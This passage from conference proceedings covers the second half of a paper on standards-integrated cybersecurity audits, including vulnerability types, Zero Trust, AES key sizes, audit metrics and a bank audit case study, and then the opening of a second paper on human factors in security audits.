These are weaknesses in software, hardware, or network infrastructure.

- **Software Vulnerabilities:** Errors or defects in programming that attackers can take advantage of.
- **Hardware Vulnerabilities:** Physical security gaps, like unprotected access points or exposed hardware.
- **Network Vulnerabilities:** Flaws in network setup, such as open Wi-Fi

networks, misconfigured firewalls, or weak encryption protocols.

- **Unpatched Software:** Systems left exposed to known exploits due to failure in applying necessary security updates.
- **Misconfigurations:** Incorrect settings on systems, applications, or infrastructure can create vulnerabilities.
- **Weak or Default Passwords:** Easily guessable or default passwords can be easily cracked.

b) 4.1.2 Human Vulnerabilities:

These arise from human errors, negligence, or lack of awareness.

- **Social Engineering:** Manipulating individuals to reveal sensitive information or gain unauthorized access.
- **Phishing:** Fraudulent emails or messages intended to deceive users into disclosing login details or sensitive information.
- **Insider Threats:** Unapproved activities conducted by people within an organization, whether intentional or unintentional.

c) 4.1.3 Physical Vulnerabilities:

These require physical access to exploit.

- **Lack of Physical Security:** Unsecured doors, windows, or access points.
- **Unprotected Devices:** Devices left unattended or logged in.

d) 4.1.4 Other Vulnerabilities:

- **Missing Encryption:** Failure to encrypt sensitive data in transit or at rest.
- **Lack of Input Validation:** Failure to validate user input, leading to injection attacks.

2) 4.2 Examples of Cyber Security Vulnerabilities:

- **SQL Injection:** Injecting malicious SQL code to gain access to databases.
- **Cross-Site Scripting (XSS):** A vulnerability that allows attackers to inject malicious scripts into websites, potentially compromising user data and security.
- **Cross-Site Request Forgery (CSRF):** Forcing an authenticated user to perform actions they do not intend.
- **Broken Authentication:** Compromised authentication credentials allowing unauthorized access.

- **Vulnerable Components:** Using outdated or vulnerable software components.

3) 4.3 Consequences of Cybersecurity Vulnerabilities:

- **Data Breaches:** Compromise of confidential information, encompassing personal data, financial information, and intellectual property.
- **Malware Infections:** The installation of harmful software that can impair systems, expropriate data, or inflict damage.
- **System Downtime:** Cyberattacks may result in service interruptions and operational losses.
- **Monetary Detriments:** Expenditures related to remediation, investigations, and reputational harm.

4) 4.4 Mitigating Cybersecurity Vulnerabilities:

- **Vulnerability Scanning:** Regularly scanning systems and networks to identify weaknesses.
- **Patch Management:** Applying security updates and patches to address known vulnerabilities.
- **Security Awareness Training:** Educating employees about cybersecurity threats and best practices.
- **Strong Authentication:** Implementing strong authentication mechanisms, such as multi-factor authentication, to prevent unauthorized access.
- **Encryption:** The process of securing sensitive data by converting it into an unreadable format, ensuring protection both during transmission and while stored.
- **Access Control:** Restricting access to sensitive data and systems based on the principle of least privilege.
- **Network Segmentation:** Isolating critical systems and data to limit the impact of potential breaches.
- **Physical Security Measures:** Implementing physical security controls, such as access control, surveillance, and alarms, to protect physical infrastructure.
- **Incident Response Planning:** Developing and testing incident response plans to quickly contain and mitigate breaches.

V. CHALLENGES AND CONSIDERATIONS

Cybersecurity risk management faces challenges stemming from the constant evolution of threats, the complexity of modern technology, and the need for skilled professionals, among other factors. Organizations must also contend with evolving regulations, human errors, and the difficulty in prioritizing risks in a rapidly changing landscape.

1. Lack of skilled workforce and low awareness

- A shortage of skilled cybersecurity professionals can make it difficult to effectively manage and mitigate risks.
- Building a strong security culture within an organization is essential for promoting security awareness and behaviour.

2. Lack of regulatory framework

- Organizations must navigate a complex web of regulations and standards, ensuring compliance and avoiding legal repercussions.
- Employees with access to sensitive data can pose a significant threat, requiring careful access controls and monitoring.

3. Quality by design vs quality by thrust approach.

- Bypassing security in case of delivery urgency - Security measures can sometimes interfere with business operations, requiring a balance between security and usability.
- Performing security check in test environment
- Test environment not being robust enough where security check can validate the sufficiency of the robustness.

4. Cost of cybersecurity implementation

- Deployment of less skilled resources in audit / implementation assignments related to cyber security.
- Innovative technologies, like cloud computing and IoT, present new attack surfaces and require constant adaptation of security measures.
- Employees can unintentionally introduce vulnerabilities, making employee training and awareness crucial.
- Cybersecurity initiatives can be expensive, requiring careful prioritization and resource allocation.

5. Compliance Fatigue and Shallow Audits: Checklist audits miss deeper risks and mitigation opportunities.

- Checklist based audits.
- Missing deep dive audits and attempting to achieve the objectives of audit.
- Organizations must protect sensitive data from unauthorized access, theft, and loss.

- Ransomware constitutes a substantial threat, resulting in considerable disruption and financial detriment.
- Phishing attacks can trick employees into revealing sensitive information, requiring awareness training.
- The increasing number of IoT devices introduces new security vulnerabilities.
- Cloud computing introduces new challenges, including data breaches, unauthorized access, and insecure APIs.

6. Adapting to Emerging Threats and AI (ISO 42001 Scope): Evolving threats require agile security controls.

- Cyberattacks are becoming increasingly sophisticated, with attackers using new tools and techniques to exploit vulnerabilities.

7. Multiple controls available in Multiple standards – Understanding of what to apply where.

Security and privacy related controls are available in different regulatory and compliance related documents. Careful selection of these controls, looking into the needs and requirement of the areas of application is a critical task, so as not to miss anything important and at the same time, not getting into “too much” category. The important regulatory and compliance related standards are including but not limited to those mentioned hereunder:

- ISO/IEC 27001:2022 (Information Security Management Systems – ISMS) – 93 controls
 - Organisation – 37 Controls,
 - People – 8 Control,
 - Physical – 14 Controls and
 - Technology 34 Controls
- ISO/IEC 27701:2019 (Privacy Information Management Systems – PIMS)
 - Additional 27002 Guidance for PII controllers – 31 controls
 - Additional 27002 guidance for PII Processors – 18 Controls
- NIST (National Institute of Standards and technology - SP 800-53 Revision 5) – over 1000 control in 298 categories
- CSMS (Cyber Security Management Systems) for Critical Infrastructure Cyber Security Management – 3 Levels Level 1 - 20 Controls, Level 2 and 3 about 60 controls each.
- AIMS (Artificial Intelligence Management systems) for managing the artificial intelligence related risks from producer, developer and user perspective, a total of 38 controls in 9 categories are available.

8. Sophisticated cyberattacks.

- **Advanced Persistent Threats (APTs):** These are covert cyber-attacks that involve attackers gaining and maintaining

unauthorized access to a network for an extended period, often undetected.

- **Ransomware:** A type of malicious software that locks or encrypts a victim's data, rendering it inaccessible, and demands a ransom payment in exchange for restoring access.
- **Social Engineering:** Manipulating human interactions to deceive individuals into disclosing sensitive information or taking actions that undermine security.
- **Insider Threats:** Attacks from within an organization, either accidental or malicious, can bypass traditional security measures.
- **Malware:** Malicious programs, such as viruses, worms, and spyware, which can disrupt operations, steal data, or damage systems.

VI. MITIGATION STRATEGIES

1) Zero Trust Security Model

The Zero Trust security model is a modern approach to network security that assumes no user or device is inherently trustworthy, regardless of their location within or outside the network. It emphasizes "never trust, always verify" and enforces strict authentication and authorization for every access request. This approach shifts the focus from perimeter-based security to a more granular, context-aware model that protects assets, users, and data wherever they are located.

Key Principles of Zero Trust:

- **Verification:** Every user, device, and application must be verified before granting access to resources, even if they are already authenticated.
- **Least Privilege:** Users and devices should only have access to the resources they absolutely need to perform their tasks.
- **Micro segmentation:** Networks should be segmented into smaller, isolated zones to limit the impact of security breaches.
- **Continuous Monitoring:** Network activity should be continuously monitored for suspicious behaviour and potential threats.
- **Assume Breach:** Zero Trust assumes that breaches are inevitable and focuses on containing the damage by limiting the scope of compromise.

Benefits of Zero Trust:

- **Enhanced Security:** By eliminating implicit trust, Zero Trust reduces the attack surface and makes it harder for attackers to move laterally within a network.
- **Improved Compliance:** Zero Trust principles align with industry regulations and security standards, making it easier to meet compliance requirements.
- **Increased Visibility:** Continuous monitoring and logging provide valuable insights into network activity, enabling security teams to detect and respond to threats more effectively.
- **Simplified Management:** Zero Trust can simplify security management by providing a more unified and granular approach to access control.

Examples of Zero Trust in Action:

- **Multi-factor Authentication (MFA):** Requiring users to provide multiple forms of authentication, such as a password and a security token, before accessing a resource.
- **Device Health Checks:** Verifying that a device meets specific security requirements before granting access to a network or application.
- **Dynamic Access Control:** Adjusting access permissions based on factors such as user identity, device posture, and network location.
- **Micro segmentation:** Dividing a network into smaller, isolated zones to limit the potential impact of a breach.

2) Data Protection Impact Assessment (DPIA)

A Data Protection Impact Assessment (DPIA) is a structured process aimed at identifying risks associated with personal data processing and mitigating them as early and effectively as possible. It serves as a crucial tool for risk management and for ensuring compliance with GDPR regulations.

Benefits of conducting DPIA

- Ensures and demonstrates compliance with the GDPR and avoids sanctions.
- Improves communications about data protection issues, which in turn develops confidence in the public.
- Mitigates the risks of violation of data protection rights.

- Incorporate “data protection by design” into new projects.
- Minimize operational costs by streamlining project information flows and eliminating redundant data collection and processing.
- Reduce the cost and disruption of data protection safeguards by integrating them into project design at an early stage.

3) Incident and Breach Management

Incident and breach management encompass the processes an organization uses to detect, analyse, and respond to security incidents, including data breaches, cyberattacks, and system failures. The goal is to minimize damage, restore normal operations, and prevent future incidents. This involves a structured approach from initial detection to recovery and ongoing improvement.

Key Aspects of Incident and Breach Management:

- **Detection and Identification:** Recognizing that an incident has occurred, whether through alerts, logs, or other sources.
- **Analysis and Investigation:** Determining the nature, scope, and impact of the incident.
- **Containment:** Implementing actions to prevent an incident from spreading and minimize additional damage.
- **Eradication:** Removing the root cause of the incident and addressing any vulnerabilities.
- **Recovery:** Restoring systems and data to a functional state.
- **Post-Incident Activity:** Involves analysing the incident, documenting findings, and implementing improvements to reduce the risk of recurrence.
- **Notification and Communication:** Involves alerting appropriate parties—such as internal teams, customers, and regulatory authorities—when necessary.
- **Data Breach Management:**
- Focuses on handling situations where sensitive data is accessed without authorization, aiming to contain the breach and mitigate its impact.

- It involves steps to protect affected parties, mitigate the damage, and restore data systems.
- This often includes identifying affected data subjects, notifying them, and cooperating with regulatory authorities.

Tools and Techniques:

- **Security Information and Event Management (SIEM):** SIEM systems collect, analyse, and correlate security data from various sources to detect and respond to threats.
- **Incident Response Teams:** Specialized teams with the expertise to manage and respond to security incidents.
- **Incident Response Plans:** Documented plans outlining the steps to take in the event of a security incident.
- **Forensics and Electronic Discovery:** Used to investigate the cause of an incident and gather evidence.
- **Incident and Breach Management Software:** Tools that automate tasks, track incidents, and facilitate compliance.

4) Emerging Technologies Including AES Standards

Emerging technologies, while promising, introduce new cybersecurity vulnerabilities. AI can be manipulated for misinformation, 5G networks have attack vectors, and quantum computing threatens encryption. Data poisoning, a new AI attack, exploits training data manipulation. Additionally, IoT devices, often insecure, are susceptible to hijacking, and supply chain attacks targeting vendors can compromise larger systems. Some of the well-known Specific Vulnerabilities due to emerging vulnerabilities are enumerated below:

- **AI and Machine Learning:**
 - **Data Poisoning:** Malicious actors can inject biased or incorrect data into AI training sets, leading to faulty models.
 - **AI-Driven Misinformation:** AI can be used to generate and spread fake news and propaganda.
 - **Prompt Injection:** Cybercriminals can manipulate AI chatbots to perform malicious tasks.

- **5G Networks:**
 - **New Attack Surfaces:** 5G introduces new vulnerabilities due to its complex architecture and reliance on edge computing.
- **Quantum Computing:**
 - **Encryption Vulnerabilities:** Quantum computers have the potential to break existing encryption algorithms, putting stored data at risk of being decrypted.
- **IoT Devices:**
 - **Unsecured Devices:** Several IoT devices lack adequate security measures, making them vulnerable and easy targets for cyberattacks.
- **Supply Chain Attacks:**
 - **Vendor Compromises:** When cybercriminals exploit vulnerabilities in third-party vendors or software providers to gain access to larger organizations.
- **Augmented Reality (AR) and Virtual Reality (VR):**
 - **New Attack Vectors:** AR and VR technologies introduce new vulnerabilities, such as exploiting user trust and creating vulnerabilities within their interfaces.
- **Biometric Data:**
 - **Data Breaches:** Biometric data collection and storage pose risks for data breaches.

Mitigation Strategies for emerging technologies

- **AI Security:** Develop robust AI security practices, including adversarial training, data validation, and secure AI ecosystems.
- **5G Security:** Implement robust security measures for 5G networks, including encryption, authentication, and intrusion detection systems.
- **Quantum-Resistant Cryptography:** Transition to quantum-resistant encryption algorithms to protect sensitive data from potential quantum attacks.
- **IoT Security:** Implement security measures for IoT devices, including

strong passwords, regular updates, and secure device configuration.

- **Supply Chain Security:** Implement robust supply chain security measures, including vendor vetting, vulnerability assessments, and incident response plans.
- **AR/VR Security:** Develop security measures for AR/VR applications, including data protection, user authentication, and malware detection.
- **Data Privacy:** Implement strong data privacy measures to protect.

a) Advance Encryption Standard (AES)

AES-128 is generally faster than AES-256 due to its smaller key size and fewer rounds of encryption. However, AES-256 offers a higher level of security because its larger key space makes it more resistant to brute-force attacks, [says Nord Layer](#). While the performance difference is often negligible for most applications, AES-128 is faster and more efficient, while AES-256 provides a higher level of security.

Here is a more detailed breakdown:

AES-128:

- **Key Size:** 128 bits
- **Rounds:** 10 rounds
- **Speed:** Faster than AES-256
- **Security:** Generally considered very secure for most purposes, [says Nord Layer](#)¹⁰ but less secure than AES-256.
- **Use Cases:** Suitable for applications where speed and efficiency are prioritized and high security is not a primary concern.

AES-256:

- **Key Size:** 256 bits
- **Rounds:** 14 rounds
- **Speed:** Slower than AES-128 due to the larger key size and more rounds
- **Security:** Considered the highest level of security within the AES family, making it resistant to brute-force attacks.
- **Use Cases:** Used in applications where the highest level of security is required, such as protecting sensitive government information or highly confidential data.

In summary:

- **AES-128:** Faster and more resource-efficient, suitable for general use and applications where speed is critical.
- **AES-256:**

Slower but offers a higher level of security, preferred for applications requiring the strongest protection against attacks.

- **Computational Complexity:**

The time needed to break an AES key grows exponentially as the key length increases. For example, a brute-force attack on AES-128 would require roughly 2^{126} operations, while an attack on AES-256 would require roughly 2^{254} operations.

- **Current Computing Technology:**

Even with the most advanced supercomputers, breaking AES-128 would still take billions of years, and breaking AES-256 would take even longer, potentially trillions of years.

VII. EFFECTIVE MONITORING

Effective cybersecurity monitoring involves real-time data collection, threat detection, and rapid incident response, crucial for protecting sensitive information and maintaining business operations. It requires an initiative-taking approach, continuous refinement of strategies, and leveraging various tools and techniques to detect and respond to threats effectively.

Key Components and Best Practices:

- **Real-time Data Collection:** Continuously gather data from various sources like network logs, system logs, and security devices to gain a comprehensive overview of the IT environment.
- **Threat Detection:** Utilize intrusion detection systems, firewalls, and antivirus software to identify and respond to security threats in real-time.
- **Alerting and Triage:** Implement systems that alert security teams to potential threats as they occur, allowing for immediate action.
- **Incident Response Integration:** Develop a robust incident response plan that outlines how to manage security incidents, including containment, remediation, and post-incident analysis.
- **Continuous Monitoring:** Regularly review and refine monitoring strategies to adapt to evolving threat landscapes and ensure optimal security.
- **Layered Security Approach:** Implement a layered approach that incorporates multiple security controls, including firewalls, intrusion detection systems, and endpoint security solutions.
- **Threat Intelligence:** Leverage threat intelligence feeds to stay up to date on emerging threats and attack patterns.

- **Automated Monitoring:** Use automated tools and processes to streamline security monitoring tasks and reduce the risk of human error.
- **Training and Awareness:** Provide ongoing training and awareness programs for employees to educate them about cyber threats and best practices.
- **Data retention and disposal:** Holding data as long as needed and ensuring the removal on the expiry of the period.

Tools and Techniques:

- **Security Information and Event Management (SIEM):** Centralize and analyse security logs from various sources to detect and respond to security incidents.
- **Endpoint Detection and Response (EDR):** Provide visibility and control at the host level to detect and respond to threats on individual endpoints.
- **Network Security Monitoring Tools:** Collect and analyse security logs from network devices to detect suspicious activity and anomalies.
- **Behavioural Analysis:** Analyse network and system behaviour to identify deviations from baselines that may indicate a security incident.
- **Managed Detection and Response (MDR):** Leverage external experts to monitor and respond to security incidents on your behalf.

By implementing these key components and best practices, organizations can significantly enhance their cybersecurity monitoring capabilities and effectively protect themselves from cyber threats.

VIII. BENEFITS OF STANDARDS-INTEGRATED AUDITS

Leveraging audits in cybersecurity risk management offers numerous benefits, including enhanced risk identification and mitigation, improved compliance, increased data protection, and stronger security posture. [ISACA](#).⁹ These benefits contribute to a more secure environment, reduced the risk of cyberattacks, and increased customer trust. Here is a more detailed look at the benefits:

- **Risk Identification and Mitigation:** Audits help identify vulnerabilities and weaknesses in security controls, allowing organizations to proactively address potential threats and reduce the likelihood of cyber incidents.

- **Compliance Assurance:** Cybersecurity audits ensure compliance with legal and regulatory Compliance and Audit Metrics requirements, reducing the risk of penalties and fines for non-compliance.
- **Data Protection:** Audits emphasize safeguarding sensitive information through encryption and access control measures, preventing unauthorized access and ensuring data integrity.
- **Enhanced Security Posture:** By addressing gaps in security policies and controls, audits improve overall security, making it more difficult for cybercriminals to exploit vulnerabilities.
- **Increased Customer Trust and Confidence:** Demonstrating a commitment to data security through audits builds trust and satisfaction with customers, who are increasingly concerned about the protection of their personal information.
- **Business Continuity:** Audits help ensure that critical systems and data are protected, minimizing disruptions to business operations in the event of a cyber incident.
- **Protecting Intellectual Property rights:** On one side it protects the Organisation IPR and on other side it also improves the productivity and reduces rework also. Metrics for the measurement of benefits of standard integrated audits: Some of the important measurements may include the following, but are not limited to:

Compliance and audit metrics are quantifiable measures used to assess an organization's adherence to laws, regulations, and internal policies. They help identify areas for improvement, assess the effectiveness of compliance programs, and monitor the ongoing performance of compliance activities. Some of these metrics may include:

- **Compliance Rate:** Measures the percentage of activities or processes compliant with specific regulations or policies.
- **Audit Accuracy:** Indicates the percentage of audit findings that accurately reflect the actual compliance status.
- **Time to Issue Discovery:** Measures the time it takes to identify compliance issues.
- **Time to Issue Resolution:** Measures the efficiency of resolving compliance issues.

a) Vulnerability Management Metrics

Vulnerability management metrics are quantifiable measurements used to assess the effectiveness of an organization's vulnerability management program. They help track progress, identify gaps, and inform resource allocation for

patching and remediation. These metrics provide a structured way to understand and improve the security posture of an organization. Some of these metrics may include:

- **Mean Time to Detect (MTTD):** The average duration between the occurrence of a vulnerability and its identification.
- **Mean Time to Remediate (MTTR):** The average time required to resolve a vulnerability after it has been detected.
- **Average Vulnerability Age:** The average age of open vulnerabilities.
- **Vulnerability Density:** The number of vulnerabilities per system or application.
- **Scan Coverage:** The percentage of assets that are regularly scanned for vulnerabilities.
- **Rate of Recurrence:** The percentage of vulnerabilities that reappear after remediation.
- **Compliance with SLAs:** The percentage of vulnerabilities that are remediated within the agreed-upon service-level agreements.

b) Business Continuity & Disaster Recovery Metrics

Business continuity and disaster recovery (BCDR) metrics are crucial for evaluating the effectiveness of BCDR plans and processes. These metrics help organizations track their ability to maintain operations and recover from disruptions, ultimately improving resilience and reducing potential impacts. Key metrics include Recovery Time Objective (RTO), Recovery Point Objective (RPO), backup success rates, and incident response time. Some of these metrics may include:

- **Recovery Time Objective (RTO):** The maximum allowable downtime for a critical business process before it has a significant impact on the organization.
- **Recovery Point Objective (RPO):** The maximum acceptable data loss that can occur because of a disruption.
- **Backup Success Rate:** The proportion of backups completed successfully out of the total number of backup attempts.
- **Incident Response Time:** The time it takes to detect, diagnose, and begin the recovery process after a disruption.
- **Cost of Downtime:** The monetary cost associated with downtime, including lost revenue, productivity, and customer satisfaction.

c) Data Retention and Disposal Metrics

Data retention and disposal metrics help organizations manage data effectively and ensure compliance. These metrics track various aspects of data management, including retention periods, disposal methods, and access controls. They are crucial for complying with regulations, optimizing storage, and protecting data. Some of these metrics may include:

- Retention period:
- Disposal Methods:
- Access controls:
- Cost and performance:

d) AI Ethics and Transparency Metrics

AI ethics and transparency metrics are crucial for building trust and ensuring responsible AI development and deployment. AI transparency means understanding how AI systems work, while AI ethics involves principles like fairness, privacy, and accountability. Metrics help quantify these aspects, allowing for objective evaluation and improvement. Some of these metrics may include:

- **Bias Metrics:** Evaluate the fairness of AI models across different demographic groups.
- **Transparency Metrics:** Measure the explainability and interpretability of AI models.
- **Data Quality Metrics:** Assess the accuracy, completeness, and consistency of data used to train AI models.

Accountability Metrics: Track the decisions made by AI systems and the individuals responsible for those decisions.

IX. CASE EXAMPLE: INTEGRATED AUDIT IN PRACTICE 8

A case study, which was noticed by me, related to bank for which cyber security audit was planned by an organisation, “M/S ABC CORPORATION.” This has been published on the net at <https://www.digifortex.com/Resources/CaseStudies/RBI-CSF-Audit/>. The name of the Bank and that of the organisation have been changed from a confidential perspective.

XYZ Bank, a leading private-sector financial institution in India, boasts a strong nationwide presence. Managing assets worth around INR 1.5 trillion and serving over 5 million customers, the bank prioritizes stringent security measures to safeguard the confidentiality, integrity, and availability of its vital financial systems. Its diverse offerings include retail banking, corporate banking, and wealth management services.

A. Project Overview

In line with the Reserve Bank of India's (RBI) Cyber Security Framework, XYZ Bank sought a comprehensive audit of its existing cybersecurity measures to assess its adherence to RBI's stringent cyber resilience and security guidelines. The bank recognized the need for an initiative-taking approach to safeguarding its sensitive data against increasing cyber threats. M/S ABC CORPORATION was entrusted with conducting the RBI Cyber Security Framework Audit, focusing on compliance, risk mitigation, and strengthening the cybersecurity posture.

Objective

The main objective of the audit was to:

- Evaluate XYZ Bank's compliance with the RBI's Cyber Security Framework.
- Assess the effectiveness of the existing security measures.
- Identify areas of improvement to ensure continuous compliance and mitigation of emerging cybersecurity risks.
- Provide recommendations to enhance the bank's cybersecurity posture and preparedness against future cyber threats.

B. Audit Scope

The scope of the audit covered the following key areas:

- **Governance and Risk Management:** Assessing the governance structure, cybersecurity risk management processes, and alignment with RBI's cybersecurity guidelines.
- **Security Architecture and Controls:** Evaluation of the bank's security architecture, network infrastructure, data protection measures, and access controls.
- **Incident Response and Recovery:** Reviewing the effectiveness of the incident response framework and business continuity/disaster recovery plans.
- **Compliance and Monitoring:** Assessing the processes for monitoring, reporting, and ensuring compliance with RBI's cybersecurity mandates.
- **Third-Party Risk Management:** Examining controls related to third-party vendors, including their security posture and integration with the bank's systems.

C. Audit Process

The audit was conducted in the following phases:

- **Initial Assessment and Planning:** A detailed understanding of XYZ Bank's existing cybersecurity framework was obtained through interviews with key stakeholders and a review of existing policies and controls. A risk-based approach was adopted to identify critical assets and sensitive data.
- **Compliance Check:** The bank's cybersecurity policies and practices were compared against RBI's Cyber Security Framework. Key areas of evaluation included data protection, cyber risk management, board-level involvement, incident reporting, and staff training.
- **Security Controls Review:** A thorough review of the bank's network architecture, data encryption protocols, identity and access management systems, and internal audit mechanisms was conducted. This involved vulnerability scanning, penetration testing, and review of existing security technologies.
- **Incident Response and Business Continuity Testing:** The bank's readiness for cyber threats and its incident response strategies were examined, including table-top exercises simulating cyber-attack scenarios. Additionally, the effectiveness of disaster recovery and continuity plans was evaluated.
- **Third-Party Risk Management:** The audit assessed the security frameworks and third-party vendor management processes, with particular focus on ensuring that third-party relationships did not pose cybersecurity risks to the bank's infrastructure.
- **Recommendations and Reporting:** Upon completion of the audit, a detailed report was generated, outlining compliance gaps, risks, and areas for improvement. The findings were shared with the bank's leadership team, followed by a session to discuss specific recommendations.

D. Key Findings

The audit revealed several strengths in XYZ Bank's cybersecurity approach, including:

- Strong governance with senior leadership involvement in cybersecurity initiatives.
- Well-established incident response mechanisms and business continuity protocols.
- Use of advanced encryption standards to safeguard sensitive customer and financial data.

However, a few areas required improvement:

- **Access Control and Identity Management:** Gaps were identified in the management of privileged access accounts, requiring the implementation of enhanced monitoring and multi-factor authentication (MFA) across critical systems.
- **Third-Party Risk Management:** The audit found that the security vetting processes for third-party vendors could be further strengthened, especially for service providers managing sensitive data.
- **Regular Monitoring and Reporting:** While the bank had some monitoring systems in place, the audit recommended the implementation of continuous real-time monitoring for threats and faster reporting mechanisms.
- **Employee Training:** While the bank conducted regular cybersecurity awareness programs, there was a need for more in-depth training, especially around emerging threats such as phishing and social engineering.

E. Recommendations

Based on the audit findings, M/S ABC CORPORATION provided the following actionable recommendations:

- **Enhance Access Control:** Implement more robust identity and access management (IAM) practices, including the deployment of MFA and more frequent audits of privileged accounts.
- **Strengthen Third-Party Risk Assessment:** Develop a more comprehensive third-party risk management framework, including thorough vetting and continuous monitoring of vendor cybersecurity practices.
- **Improve Monitoring and Threat Detection:** Integrate advanced threat detection systems that provide real-time alerts and automatic response mechanisms for swift containment of incidents.
- **Ongoing Staff Training:** Conduct more frequent and specialized cybersecurity awareness programs, particularly focusing on phishing, data protection, and secure handling of sensitive information.
- **Test and Update Incident Response Plans:** Ensure that incident response and disaster recovery plans are tested regularly with real-world simulations and update them based on lessons learned from these exercises.

F. Outcome and Impact

The RBI Cyber Security Framework Audit allowed XYZ Bank to identify critical areas for

improvement and align its cybersecurity measures with regulatory standards. By implementing the audit's recommendations, the bank enhanced its defenses against cyber threats, ensuring stronger protection for customer data and reinforcing its reputation as a secure financial institution. Additionally, the audit ensured continued compliance with RBI's cybersecurity guidelines, reducing regulatory risks and bolstering stakeholder confidence.

Conducting the RBI Cyber Security Framework Audit marked a significant milestone for XYZ Bank in fortifying its cybersecurity framework. Partnering with M/S ABC CORPORATION enabled the bank to not only fulfil regulatory obligations but also strengthen its capacity to counter emerging cyber risks. The implementation of recommended measures has equipped the bank to better protect its operations and customer data, fostering long-term resilience and trust in its services.

X. CONCLUSION

In conclusion, strategic cybersecurity risk management, when leveraging audits and integrated standards, is crucial for organizations seeking long-term success. By embracing an initiative-taking, integrated approach, organizations can fortify their defences, comply with regulations, and create a resilient, adaptable environment to thrive in the digital landscape.

An initiative-taking mindset towards cybersecurity, incorporating risk management into overall business strategies, is essential. This involves continuously identifying and mitigating vulnerabilities, rather than reacting to incidents after they occur.

Security audits should be viewed not just as a compliance requirement, but as a valuable tool for identifying weaknesses and strengthening defences. They help organizations assess their information security, network security, and system security measures.

Integrating cybersecurity standards within broader organizational strategies ensures that security measures are aligned with business objectives and regulatory requirements. This helps to create a more cohesive and effective security posture.

A robust cybersecurity framework, built through initiative-taking risk management and audits, enhances an organization's resilience and adaptability in the face of evolving threats.

By prioritizing cybersecurity, organizations can build trust with customers and partners, protect their sensitive data, and ensure the long-term stability and growth of their businesses.

IF AN ORGANISATION IS SAFE TILL DATE AND HAS NOT EXPERIENCED ANY CYBER-ATTACK, IT DOES NOT MEAN THAT THEIR CYBER SECURITY PREPARATIONS ARE ROBUST, BUT THIS MAY BE BECAUSE THESE ORGANIZATIONS ARE STILL NOT BEING AIMED BY CYBER CRIMINALS AS THEIR TARGETS.

REFERENCES

1. International Organization for Standardization. (2022). ISO/IEC 27001:2022 - Information security, cybersecurity, and privacy protection Information security management systems — Requirements.
2. International Organization for Standardization. (2019). ISO/IEC 27701:2019 - Security techniques — Extension to ISO/IEC 27001 and ISO/IEC 27002 for privacy information management — Requirements and guidelines.
3. International Organization for Standardization. (2023). ISO/IEC 42001:2023 - Artificial intelligence — Management system — Requirements.
4. National Institute of Standards and Technology. (2020). Security and Privacy Controls for Information Systems and Organizations (NIST SP 800-53 Rev. 5). U.S. Department of Commerce. <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>
5. National Institute of Standards and Technology. (2018). Framework for Improving Critical Infrastructure Cybersecurity, Version 1.1. <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf>
6. Office of the Under Secretary of Défense for Acquisition & Sustainment. (n.d.). Cybersecurity Maturity Model Certification (CMMC). U.S. Department of defence. <https://www.acq.osd.mil/cmmc/>
7. Wikipedia contributors. (n.d.). Cybersecurity Maturity Model Certification. Wikipedia. https://en.wikipedia.org/wiki/Cybersecurity_Maturity_Model_Certification
8. Digi Fortex. (n.d.). RBI Cybersecurity Framework Audit – Case Study. Retrieved May 2025, from <https://www.digifortex.com/Resources/Case-Studies/RBI-CSF-Audit/>
9. ISACA. (n.d.). *Benefits of cybersecurity audits*. Retrieved from <https://www.isaca.org/resources/news-and-trends>
10. Nord Layer. (n.d.). *AES-128 vs AES-256 encryption – What's the difference?* <https://nordlayer.com/blog/aes-128-vs-256-encryption/>
11. Tehan, D. (2017). Cyber Security Strategy – *Annual Update 2017 [Speech]*. Australian Government Department of Home Affairs. <https://www.homeaffairs.gov.au/>
12. “Handbook for preventing Computer Frauds and Cyber crimes” by Gaurav Gupta and Garima Gupta, “cyber unsafe.”

The Human Element: Exploring Human Factors in Cybersecurity Audits

Lakshmanarao Kurapati
Trinay Cyber Technologies Pvt.
Ltd.
Guntur, India
0000-0003-2820-5537

Sathish Kumar
Trinay Cyber Technologies Pvt.
Ltd.
Guntur, India
cybersecure8@gmail.com

Lavanya Bhavanam
Trinay Cyber Technologies Pvt.
Ltd.
Guntur, India
blavanyaiitm@gmail.com

Abstract—Cybersecurity audits have long focused on technical issues like system vulnerabilities, configurations, and regulatory compliance. But recent research highlights something just as important: the human side of cybersecurity. This paper explores how people - their behaviors, psychology, and organizational culture - significantly impact an organization's security. We take a closer look at how current audit practices measure up, using real-world case studies and data to show where they fall short. The evidence is clear: organizations that foster strong, security-aware cultures see up to 70% fewer successful cyberattacks. Despite this, about 85% of audit frameworks still overlook key human factors. To address this gap, we propose a new, integrated audit framework that evaluates both technical defenses and human elements. This approach gives auditors a more complete picture of risk, helping organizations build stronger, more resilient cybersecurity strategies.

Keywords—cybersecurity audits, human factors, security culture, behavioral security, social engineering, organizational psychology

I. INTRODUCTION

The cybersecurity landscape has evolved dramatically over the past decade, with threat actors increasingly targeting human vulnerabilities rather than relying solely on technical exploits [1]. Despite significant investments in security technologies, organizations continue to experience devastating breaches, with human error cited as a contributing factor in 95% of successful cyber-attacks according to IBM's 2024 Security Intelligence Report [2]. This statistic underscores a fundamental gap in how cybersecurity audits are conducted and what they measure.

Traditional cybersecurity audits have primarily concentrated on technical assessments: vulnerability scanning, penetration testing, configuration reviews, and compliance verification [3]. While these elements remain crucial, they provide an incomplete picture of an organization's true security posture. The human element—encompassing individual behaviors, organizational culture, training effectiveness, and psychological factors—often determines whether technical controls succeed or fail in practice [4].

This research addresses the critical need to integrate human factor analysis into cybersecurity audit

methodologies. We examine how human psychology, behavior, and organizational dynamics influence cybersecurity effectiveness, and propose frameworks for systematically evaluating these elements during security audits [5]. Our analysis draws from interdisciplinary research spanning cybersecurity, organizational psychology, behavioral economics, and human-computer interaction to develop comprehensive assessment methodologies.

The implications of this research extend beyond academic discourse. As cyber threats become increasingly sophisticated and human-targeted, organizations require audit approaches that accurately reflect their complete risk profile [6]. Auditors need practical tools and methodologies to evaluate human factors systematically, while organizations need actionable insights to strengthen their human security elements.

II. LITERATURE REVIEW

A. Evolution of Cybersecurity Audit Practices

Cybersecurity auditing emerged from traditional IT auditing practices in the 1990s, initially focusing on system controls and compliance verification [7]. Early frameworks like COBIT and ISO 27001 established foundational audit practices emphasizing technical controls, access management, and documentation requirements [8]. These frameworks reflected the technology-centric security paradigm prevalent during the early internet era.

